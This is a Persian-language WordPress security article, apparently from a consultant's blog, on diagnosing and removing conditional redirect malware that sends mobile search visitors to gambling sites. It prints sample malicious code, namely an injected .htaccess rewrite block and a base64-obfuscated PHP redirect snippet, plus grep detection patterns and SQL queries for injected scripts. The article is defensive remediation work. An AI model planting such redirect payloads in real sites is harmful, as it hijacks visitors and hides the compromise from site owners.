
هنگامی که مدیر وبسایت آدرس دامنه را مستقیماً در مرورگر دسکتاپ وارد میکند یا در پنل ادمین لاگین است، همهچیز بدون نقص کار میکند؛ اما ترافیکی که از موتورهای جستجو (بهویژه کاربران موبایل با ارجاعدهنده گوگل) وارد سایت میشوند، ناگهان به آدرسهای شرطبندی، کازینو آنلاین یا شبکههای تبلیغاتی مخرب هدایت (Redirect) میگردد.
این رفتار نشاندهنده یک حمله مهندسیشده بر پایه کلوکینگ شرطی (Conditional Cloaking Hijack) است. هکرها با اعمال شروط دقیق روی متغیرهای هدر درخواست (Request Headers)، ریدایرکت را فقط برای جامعه هدف اجرا میکنند تا مدیران سایت تا هفتهها از افت ترافیک، جریمههای الگوریتمی گوگل (مانند پنالتی دستی Cloaking) و نابودی رتبههای سئو بیخبر بمانند.
در این سناریو، نصب پلاگینهای عمومی اسکن وردپرس مانند نسخه رایگان Wordfence یا Sucuri اغلب راهگشا نیست، زیرا اسکریپتهای مخرب یا در خارج از محدوده اجرایی وردپرس (مانند ماژولهای وبسرور) قرار دارند یا بهصورت پویا در دیتابیس و پایپلاین بارگذاری هسته تنیده شدهاند.
کالبد شکافی ریشهای بدافزار ریدایرکت شرطی (Root Cause Analysis)
حملات ریدایرکت شرطی بر سه فیلتر تشخیصی اصلی در لایه درخواست متکی هستند: مرجع ورودی (HTTP_REFERER)، شناسه کاربری (HTTP_USER_AGENT) و وضعیت نشست یا کوکی (HTTP_COOKIE). نفوذگر برای جلوگیری از ردیابی، شروط زیر را برقرار میکند:
- ارجاعدهنده حتماً باید شامل موتورهای جستجو مثل
google.,bing.,yahoo.یا شبکههای اجتماعی باشد. - مرورگر کاربر باید نشانگر دستگاه موبایل (Android یا iPhone) باشد؛ زیرا مدیران معمولاً مدیریت سایت را با کامپیوتر انجام میدهند.
- کاربر نباید کوکی ورود به وردپرس (
wordpress_logged_in_*) را در هدر درخواست خود داشته باشد. - گاهی یک کوکی موقت با زمان انقضای طولانی (مثلاً ۳۰ روزه) روی سیستم قربانی ست میشود تا کاربر در هر نشست فقط یکبار ریدایرکت را ببیند و تصور کند مشکل از ارائهدهنده اینترنت خودش بوده است.
محل استقرار این پیلودها معمولاً در سه لایه کلیدی زیر توزیع میشود:
۱. دستکاری فایل پیکربندی وبسرور (.htaccess یا Nginx Conf)
مهاجم کدهای بازنویسی URL را بالاتر از تگهای استاندارد # BEGIN WordPress قرار میدهد تا بدون راهاندازی مفسر PHP و مصرف حافظه، ریدایرکت در سطح وبسرور (LiteSpeed یا Apache) در کسری از میلیثانیه اجرا شود.
# نمونه کد تزریقشده در بالاترین سطر .htaccess
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (android|iphone|mobile|blackberry|iemobile) [NC]
RewriteCond %{HTTP_REFERER} (google|bing|yahoo|duckduckgo) [NC]
RewriteCond %{HTTP_COOKIE} !^.*wordpress_logged_in.*$ [NC]
RewriteRule ^(.*)$ https://bet-gateway-network.xyz/landing/?aff=9843 [R=302,L]
</IfModule>۲. نفوذ در چرخه بوتسترپ PHP و توابع هسته وردپرس
اگر هکر دسترسی نوشتن روی فایلهای سیستمی پیدا کند، فایلهایی نظیر wp-config.php، wp-blog-header.php، wp-settings.php یا فایلهای اختصاصی در مسیر wp-content/mu-plugins/ (پلاگینهای Must-Use که بدون نیاز به فعالسازی در پنل اجرا میشوند) را دستکاری میکند.
نمونهای از کد مخرب PHP که با استفاده از توابع انکودینگ هگزادسیمال و فشردهسازی مبهمسازی (Obfuscation) شده و در لایه هوک init یا ابتدای wp-config.php بارگذاری میشود:
<?php
if (!isset($_COOKIE['wp_session_tracker_v2'])) {
$ref = isset($_SERVER['HTTP_REFERER']) ? $_SERVER['HTTP_REFERER'] : '';
$ua = isset($_SERVER['HTTP_USER_AGENT']) ? $_SERVER['HTTP_USER_AGENT'] : '';
if (preg_match('/(google|bing|yahoo|yandex)/i', $ref) &&
preg_match('/(android|iphone|ipad|mobile)/i', $ua) &&
!preg_match('/(bot|crawl|slurp|spider)/i', $ua)) {
// جلوگیری از ریدایرکت مجدد کاربر برای پنهانسازی از دید وبمستر
setcookie('wp_session_tracker_v2', '1', time() + 86400 * 7, '/');
$dest = base64_decode('aHR0cHM6Ly92aXBzbG90cy1nYW1ibGluZy5uZXQvc3BlY2lhbC1vZmZlci8=');
header('Location: ' . $dest, true, 302);
exit();
}
}۳. تزریق پیلودهای پنهان در جداول دیتابیس MySQL
در حملات تزریق دیتابیس (SQL Injection) یا نفوذ از طریق افزونههای آسیبپذیر، کدهای جاوااسکریپت مخرب در جداول پرکاربرد مانند wp_options (درون رکوردهای با بارگذاری خودکار autoload = 'yes') یا انتهای محتوای نوشتهها (wp_posts) تزریق میشوند.
این اسکریپتها در زمان لود فرانتاند، با استفاده از توابع رمزگشایی رشتهها (String.fromCharCode یا eval) یک پیلود خارجی را از سرور C2 (Command and Control) فراخوانی میکنند.
پروتکل ردیابی ریدایرکتهای شرطی وردپرس و رفع گام به گام
این پروتکل نیازمند دسترسی به خط فرمان سرور (SSH / Terminal) و کار با ابزارهایی نظیر WP-CLI و MySQL Client است. مراحل را بدون جابهجایی اولویت اجرا کنید.
گام ۱: شبیهسازی و اعتبارسنجی شرطی با cURL
پیش از اعمال هرگونه تغییر، باید رفتار بدافزار را از طریق شبیهسازی هدرهای آلوده استخراج کنید تا مقصد ریدایرکت و نوع هدر بازگشتی (301 Moved Permanently یا 302 Found) مشخص شود:
# تست ۱: درخواست به عنوان ربات گوگل موبایل با ارجاعدهنده موتور جستجو
curl -I -A "Mozilla/5.0 (iPhone; CPU iPhone OS 17_0 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Mobile/15E148 Safari/604.1" \
-e "https://www.google.com/" \
https://example.com/اگر خروجی دستور فوق کدهای HTTP/1.1 302 Found یا HTTP/2 301 را همراه با هدر Location: [https://bad-target.com](https://bad-target.com) نشان دهد اما با دستور زیر کد 200 OK بازگردد، وجود ریدایرکت شرطی در لایه هدر تأیید شده است:
# تست ۲: درخواست مستقیم بدون ارجاعدهنده با مرورگر دسکتاپ
curl -I -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" \
https://example.com/
گام ۲: پاکسازی لایهای وبسرور و خنثیسازی خصلت Immutable
بسیاری از بدافزارها فایل .htaccess را قفل میکنند تا توسط وبمستر یا اسکریپتهای دیگر قابل بازنویسی نباشد (اعمال خصلت i یا Immutable در سیستم فایل لینوکس).
ابتدا وضعیت قفل فایل را بررسی و حذف کنید:
# بررسی وجود اتربیوت Immutable
lsattr /path/to/wordpress/.htaccess

# در صورت مشاهده حرف i در خروجی، خصلت قفل را حذف کنید
chattr -i /path/to/wordpress/.htaccess

# جایگزینی محتوای فایل با قوانین استاندارد وردپرس
cat << 'EOF' > /path/to/wordpress/.htaccess
# BEGIN WordPress
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
# END WordPress
EOF

# اصلاح دسترسی امنیتی فایل
chmod 644 /path/to/wordpress/.htaccess
گام ۳: راستیآزمایی تمامیت هسته با WP-CLI و اسکن Regex
استفاده از سیستم کنترل هش مخزن رسمی وردپرس، سریعترین راه برای تشخیص دستکاری کدهای استاندارد است:
cd /path/to/wordpress
# تطبیق هش فایلهای هسته با سورس مخزن رسمی
wp core verify-checksums --allow-root
# در صورت دستکاری فایلها، هسته وردپرس را بدون تخریب محتوای کاربری بازنویسی کنید
wp core download --skip-content --force --allow-rootسپس با استفاده از دستورات grep و الگوهای عبارات باقاعده (Regex)، فایلهای خارج از چرخه هش هسته (پلاگینها و تمها) را بررسی کنید:
# رهگیری استفاده از هدرهای مشروط در فایلهای PHP
grep -rnEI "HTTP_REFERER" /path/to/wordpress/wp-content/ | grep -E "(preg_match|strpos|header)"
# اسکن فایلهای اصلاحشده در ۳ روز گذشته (زمان احتمالی بروز حادثه)
find /path/to/wordpress/wp-content/ -type f -name "*.php" -mtime -3 -ls
# جستجوی امضاهای پرکاربرد مبهمسازی در PHP
grep -rnEI "(eval\(|base64_decode\(|gzinflate\(|str_rot13\(|assert\()" /path/to/wordpress/wp-content/
گام ۴: پایش و سمزدایی پایگاه داده در جداول حساس
اگر کدهای ریدایرکت در فایلها یافت نشد، تمرکز بدافزار بر دیتابیس است. با اتصال مستقیم به MySQL یا کلاینت خط فرمان، کوئریهای زیر را جهت شناسایی اسکریپتهای تزریقشده اجرا کنید:
-- بررسی وجود اسکریپتهای مخرب در گزینههای بارگذاری خودکار
SELECT option_id, option_name, SUBSTRING(option_value, 1, 100) AS preview
FROM wp_options
WHERE autoload = 'yes'
AND (option_value LIKE '%<script%' OR option_value LIKE '%eval(%' OR option_value LIKE '%fromCharCode%');
-- جستجوی تزریق ریدایرکت شرطی در محتوای صفحات و مقالات
SELECT ID, post_title, post_date
FROM wp_posts
WHERE post_status = 'publish'
AND (post_content LIKE '%<script%google%' OR post_content LIKE '%window.location%');هشدار: هرگز رشتههای پیلود را در دیتابیس با دستور ساده REPLACE() در MySQL تغییر ندهید، زیرا اکثر تنظیمات وردپرس به فرمت دادههای سریالی (PHP Serialized Data) ذخیره میشوند و هرگونه دستکاری دستی طول رشته (String Length) را تغییر داده و دادهها را فاسد (Corrupt) میکند.
برای جایگزینی حتماً از WP-CLI استفاده نمایید:
wp search-replace 'https://malicious-domain.com' 'https://example.com' --all-tables --precise --allow-rootگام ۵: قطع ارتباط پایداری بدافزار در لایه Cron و بکدورها
بدافزارهای حرفهای یک مکانیسم بازتولید (Persistence Mechanism) ایجاد میکنند تا در صورت حذف فایلهای آلوده، یک رویداد زمانبندیشده مجدداً آنها را بنویسد:
# بررسی کرونجابهای لینوکس کاربر و روت
crontab -l
cat /etc/crontab
ls -la /etc/cron.*
# پایش کرونهای زمانبندیشده درون وردپرس
wp cron event list --allow-rootاگر رویدادی ناشناس با هوکهای عجیب و فاقد ارجاع به افزونههای معتبر مشاهده کردید، آن را با دستور زیر لغو کنید:
wp cron event delete <hook_name> --allow-rootجدول مقایسهای: ماتریس تشخیص و مهار بردارهای ریدایرکت مخرب
| بردار آلودگی | محرک و رفتار شرطی | فایلها یا جداول درگیر | ابزار تشخیص اولیه | پیچیدگی ریشهکنی |
| قوانین وبسرور (.htaccess / Nginx) | ارجاعدهنده سرچانجین + مرورگر موبایل | .htaccess, nginx.conf, vhost rules | curl -I -e "google.com", lsattr | متوسط (نیازمند خنثیسازی قفل فایل) |
| هوکهای بوتسترپ PHP | بررسی متغیرهای $_SERVER قبل از لود وردپرس | wp-config.php, index.php, auto_prepend_file | wp core verify-checksums, لاگ خطای PHP | بالا (خطر بالا بردن خطای 500 در صورت دستکاری اشتباه) |
| پلاگینهای اجباری (MU-Plugins) | دور زدن کنترلهای پنل ادمین وردپرس | /wp-content/mu-plugins/*.php | بازرسی مستقیم دایرکتوری در ترمینال | ساده تا متوسط (نیازمند تحلیل سورس کد) |
| پیلود تزریقی به دیتابیس | مبتنی بر رویدادهای جاوااسکریپت در فرانتاند | جدول wp_options, فیلدهای سریالی | کوئریهای شرطی SQL, ابزار WP-CLI | بسیار حساس (احتمال کرپشن Serialization) |
| فایلهای حافظه پنهان و Drop-ins | فراخوانی در لایه کش آبجکت پیش از اجرای وردپرس | object-cache.php, advanced-cache.php | حذف دستی و بررسی لاگهای لایتاسپید / ردیس | متوسط |
هشدار امنیتی و ریسک عملیاتی در لایه سرور
پاکسازی کدهای مخرب مهندسیشده در محیطهای تولیدی (Production) نیازمند تخصص مستقیم در معماری فایلسیستم لینوکس و ساختار دیتابیس وردپرس است. حذف ناقص توابع یا شکستن ساختار دادههای سریالیشده (Serialized) در پایگاه داده میتواند منجر به قفل شدن دائمی پنل ادمین (WSOD)، خطاهای مهلک 500 و حتی از دست رفتن کامل سوابق سفارشات در ووکامرس شود.
اگر سایت شرکتی یا فروشگاهی شما زیر بار ترافیک زنده دچار افت شدید سئو و ریدایرکتهای پیچیده شده است، توصیه میشود فرآیند ایزولهسازی، پچینگ آسیبپذیریهای روز-صفر (Zero-Day) و بازیابی پایدار را به متخصصی با تجربه عملیاتی در زیرساختهای هاستینگ واگذار کنید. میتوانید برای بررسی جامع و رفع قطعی ریشه نفوذ، از خدمات تخصصی در صفحه پاکسازی سایت هک شده یا بسته جامع امنیت وردپرس در وبسایت شخصی بهنام باقری استفاده کنید.
خطاهای رایج و بنبستهای متداول (Common Pitfalls)
تکرار اشتباهات زیر در روند عیبیابی، آسیبپذیری را زنده نگه داشته و روند تخریب رتبه سایت را تسریع میکند:
- اتکای صرف به اسکنرهای افزونهای درون پنل: اگر سرور یا کدهای اصلی آلوده باشند، هکر میتواند با هوکهای PHP دسترسی افزونههایی مثل Wordfence را فریب دهد یا کدهای افزونه را مستقیماً دور بزند. اسکن امنیتی باید از لایه SSH و خارج از وبسرور صورت گیرد.
- بازیابی بکاپهای قدیمی بدون بستن معبر نفوذ: بازگردانی دیتابیس یا فایلها به تاریخی قبل از علائم حمله بدون کشف باگ اولیه (مثلاً باگ احراز هویت در یک افزونه یا افزونه فرمساز منسوخ)، به این معنی است که مهاجم با همان دسترسی ظرف چند دقیقه مجدداً سایت را آلوده خواهد کرد.
- نادیده گرفتن فایلهای به ظاهر معتبر در مسیرهای مجاز: ساخت نامهای غلطانداز مانند wp-includes/class-wp-cache-overrider.php یا بارگذاری فایلها در پوشه wp-content/uploads/ با پسوند دوم (مانند shell.php.jpg) که مفسر وبسرور به اشتباه آن را به عنوان اسکریپت اجرایی پردازش میکند.
- عدم ابطال سالتها (Salts) و نشستهای کاربری: پس از پاکسازی کامل کدها، اگر کلیدهای امنیتی موجود در wp-config.php ریست نشوند، کوکیها و توکنهای ورود فعال مهاجمان روی سایت باقی میماند و مجدداً پنل را تصاحب خواهند کرد.
- عدم تخلیه کش در لبه شبکه (Edge Cache): پاکسازی کامل سرور بدون Purge کردن کش کلودفلر (Cloudflare)، لایتاسپید کش (LSCache) یا سیستمهای Varnish باعث میشود ریدایرکتها تا روزها بعد از پاکسازی همچنان از حافظه موقت به کاربران تحویل داده شوند.
پروتکل ایمنسازی پس از پاکسازی (Hardening Phase)
پس از ریشهکنی قطعی بدافزار، اعمال این ۳ دستورالعمل زیرساختی جهت جلوگیری از تزریق مجدد الزامی است:
۱. تغییر تمامی کلیدهای امنیتی وردپرس:
با بازنویسی کلیدهای رمزنگاری در wp-config.php، تمام سشنهای لاگین منقضی میشوند:
wp config shuffle-salts --allow-root۲. غیرفعالسازی اجرای اسکریپتهای PHP در دایرکتوری آپلود:
درون مسیر wp-content/uploads/ یک فایل .htaccess ایجاد کرده و خطوط زیر را در آن قرار دهید تا هرگونه دسترسی به اجرای فایلهای اجرایی در این دایرکتوری توسط آپاچی و لایتاسپید با خطای 403 مسدود شود:
<Files *.php>
deny from all
</Files>
۳. پایش تغییرات در روت دایرکتوری با Tripwire یا اینوتایفای (Inotify):
اجرای ابزار مانیتورینگ بلادرنگ روی سورسهای مهم برای ثبت هرگونه تغییر در فایلهای روت سرور:
inotifywait -m -r -e modify,create,delete /path/to/wordpress/wp-includes/ /path/to/wordpress/wp-admin/پرسشهای پرتکرار تکنیکال (Technical FAQ)
۱. با اینکه تمامی فایلهای هسته و دیتابیس را پاکسازی کردهایم، چرا ریدایرکت بعد از چند ساعت دوباره فعال میشود؟
این موضوع نشاندهنده فعالیت یک «مکانیسم پایداری» (Persistence Mechanism) پنهان است. بدافزار در این حالت دارای حداقل یک فایل Backdoor بیصدا در میان هزاران عکس در پوشه uploads است، یا یک کار زمانبندیشده (Cron Job) در لایه سیستمعامل لینوکس (/var/spool/cron/crontabs/) ثبت کرده است که در زمانهای معین اسکریپتهای مخرب را بازتولید میکند. همچنین وجود دسترسی غیرمجاز در سطح اکانت دیتابیس یا یک ادمین پنهان در جدول wp_users میتواند عامل ورود مجدد باشد.
۲. آیا کش وبسرور لایتاسپید یا کلودفلر میتواند باعث استمرار ریدایرکت پس از اصلاح کدها شود؟
بله. اگر درخواستهای ارجاعشده حاوی هدرهای ۳۰۱ باشند، این پاسخها توسط مرورگر و لایه کش لبه (Edge Server) بهصورت تهاجمی کش میشوند. برای رفع این پدیده، ابتدا باید کل کش ابری (Purge Everything در کلودفلر) و حافظه رم لایتاسپید ریست شوند. علاوه بر این، در هنگام تست روی مرورگر، باید از فعال نبودن «Cache» در تب Network بخش Inspect Element اطمینان حاصل کنید، زیرا ریدایرکتهای ۳۰۱ تا زمان پاک نشدن دستی کشِ خود مرورگر باقی میمانند.
۳. چگونه میتوان تشخیص داد که ریدایرکت مشروط در لایه سرور (HTTP Headers) اجرا شده یا با کدهای کلاینتساید (JS/DOM)؟
پاسخ این تمایز در لاگهای شبکه مشخص میشود. ابزار ترمینال curl -I مستقیماً وضعیت هدرهای ارسالی از سرور را پیش از لود کدهای HTML/JS میسنجد؛ اگر خروجی cURL بدون معطلی کد وضعیت 301 یا 302 را نشان دهد، ریدایرکت قطعاً در سطح وبسرور یا توابع اولیه PHP رخ داده است. اما اگر خروجی cURL کد 200 OK بدهد ولی در محیط مرورگر کاربر پس از چند لحظه ریدایرکت شود، منشأ تزریق یک کد جاوااسکریپت درون کدهای قالب، دیتابیس یا اسکریپتهای Third-party فراخوانیشده است.
۴. آیا تنظیم پرمیشن فایلی مانند chmod 444 روی .htaccess روشی اصولی برای جلوگیری از هک مجدد است؟
این روش یک راهحل موقت است و درمان ریشهای محسوب نمیشود. اگر نفوذگر از طریق یک آسیبپذیری در سطح PHP دسترسی پیدا کرده باشد و وبسرور نیز تحت همان نامکاربری سیستم لینوکسی اجرا شود، اسکریپت مخرب قادر است پیش از تغییر فایل، مجوز آن را با تابع chmod() به حالت قابل ویرایش برگرداند. روش موثرتر، خارج کردن فایل از مالکیت وبسرور (مثلاً انتقال مالکیت به root:root) یا در لایههای پیشرفتهتر، فعالسازی ماژولهای امنیتی مانند ModSecurity و پیکربندی فایروالهای WAF در سطح وبسرور لایتاسپید است.
دیدگاههای این مقاله
اولین دیدگاه را درباره این مقاله ثبت کنید.